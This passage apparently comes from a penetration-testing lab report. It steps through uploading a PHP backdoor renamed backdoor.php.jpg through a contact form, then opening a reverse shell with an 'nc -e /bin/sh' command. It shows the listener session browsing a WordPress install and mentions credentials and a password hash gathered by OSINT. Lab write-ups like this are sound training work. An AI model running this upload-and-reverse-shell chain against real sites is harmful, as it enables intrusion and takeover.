
    ➔ We should be on /secureapp page




2. Here, we see contact.php file. Upon clicking it, we land on /secureapp/contact.php page.




3. Copy the original file backdoor.php to a new file backdoor.php.jpg in the same directory
4. Fill out the form on the contact page. Upload the newly created file backdoor.php.jpg
5. It should be successfully uploaded.




6. Go to /secureapp/uploads. We should see the backdoor.php.jpg



7. On the attacking machine, set up nc listener:



8. Go back to http://example.com/secureapp/uploads and click the backdoor.php.jpg to run the script
9. When a new page opens, modify the url:
   example.com/secureapp/uploads/backdoor.php.jpg?c=nc -e /bin/sh 10.10.10.7 4444
10. The attacking machine should be connected to the target machine.




11. Continue exploring the target machine


```
Shell No.1
File  Actions  Edit  View  Help
root@udacity:~/Desktop/Q3# nc -lnvkp 4444
listening on [any] 4444 ...
connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 38140
whoami
admin
ls -la
total 108
drwxr-xr-x 2 admin admin  4096 May  5 07:33 .
drwxr-xr-x 5 admin admin  4096 Jan 21 14:04 ..
-rw-r--r-- 1 admin admin  7921 Oct  4  2020 0.jpg
-rw-r--r-- 1 admin admin 87635 May  5 02:03 cat.jpg
-rw-r--r-- 1 admin admin   221 May  5 07:33 image.php.jpg
cd ..
ls -la
total 32
drwxr-xr-x 5 admin admin 4096 Jan 21 14:04 .
drwxr-x--x 6 admin admin 4096 Apr 30 11:17 ..
-rw-r--r-- 1 admin admin  161 Oct  4  2020 .htaccess
drwxr-xr-x 5 admin admin 4096 Sep 30  2020 assets
-rw-r--r-- 1 admin admin 4662 Oct  4  2020 contact.php
drwxr-xr-x 2 admin admin 4096 Jan 21 14:18 includes
drwxr-xr-x 2 admin admin 4096 May  5 07:33 uploads
cd ..
ls -la
total 240
drwxr-x--x  6 admin admin  4096 Apr 30 11:17 .
drwxr-x--x  9 admin admin  4096 Oct  3  2020 ..
-rw-r--r--  1 admin admin   709 Oct  3  2020 .htaccess
-rw-r--r--  1 admin admin   405 Feb  6  2020 index.php
-rw-r--r--  1 admin admin 19915 Jan 21 16:13 license.txt
-rw-r--r--  1 admin admin  7278 Apr 30 11:17 readme.html
drwxr-xr-x  5 admin admin  4096 Jan 21 14:04 secureapp
-rw-r--r--  1 admin admin   421 Oct  3  2020 wordfence-waf.php
-rw-r--r--  1 admin admin  7101 Jul 28  2020 wp-activate.php
drwxr-xr-x  9 admin admin  4096 Jan 21 16:13 wp-admin
-rw-r--r--  1 admin admin   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 admin admin  2328 Jan 21 16:13 wp-comments-post.php
-rw-r--r--  1 admin admin  2913 Feb  6  2020 wp-config-sample.php
-rw-rw-rw-  1 admin admin  3206 Oct  3  2020 wp-config.php
drwxr-xr-x  7 admin admin  4096 Apr 30 11:17 wp-content
-rw-r--r--  1 admin admin  3939 Jan 21 16:13 wp-cron.php
drwxr-xr-x 25 admin admin 12288 Jan 21 16:13 wp-includes
-rw-r--r--  1 admin admin  2496 Feb  6  2020 wp-links-opml.php
-rw-r--r--  1 admin admin  3300 Feb  6  2020 wp-load.php
-rw-r--r--  1 admin admin 49831 Jan 21 16:13 wp-login.php
-rw-r--r--  1 admin admin  8509 Apr 14  2020 wp-mail.php
-rw-r--r--  1 admin admin 20975 Jan 21 16:13 wp-settings.php
-rw-r--r--  1 admin admin 31337 Jan 21 16:13 wp-signup.php
-rw-r--r--  1 admin admin  4747 Jan 21 16:13 wp-trackback.php
-rw-r--r--  1 admin admin  3236 Jun  8  2020 xmlrpc.php
cd wp-amin^H^H^H
cd wp-admin
ls -la
total 1088
drwxr-xr-x 9 admin admin  4096 Jan 21 16:13 .
drwxr-x--x 6 admin admin  4096 Apr 30 11:17 ..
-rw-r--r-- 1 admin admin 25092 Apr 30 11:17 about.php
-rw-r--r-- 1 admin admin  4837 Jan 21 16:13 admin-ajax.php
-rw-r--r-- 1 admin admin  2032 Jan 29  2020 admin-footer.php
-rw-r--r-- 1 admin admin   406 Feb  6  2020 admin-functions.php
-rw-r--r-- 1 admin admin  8620 Jan 21 16:13 admin-header.php
-rw-r--r-- 1 admin admin  1671 Feb  6  2020 admin-post.php
-rw-r--r-- 1 admin admin 12133 Jul 22  2020 admin.php
-rw-r--r-- 1 admin admin  3826 Jan 21 16:13 async-upload.php
-rw-r--r-- 1 admin admin  9850 Apr 30 11:17 authorize-application.php
-rw-r--r-- 1 admin admin 11418 Jan 21 16:13 comment.php
-rw-r--r-- 1 admin admin 13384 Jan 21 16:13 credits.php
```

Appendix E:
OSINT / Phishing Results Data Used

Ththe following image from OSINT folder helps with identify the /secureapp page.



This is used as login credentials for /secureapp



This image provide location where admin password hash is stored as well as the type of hash used.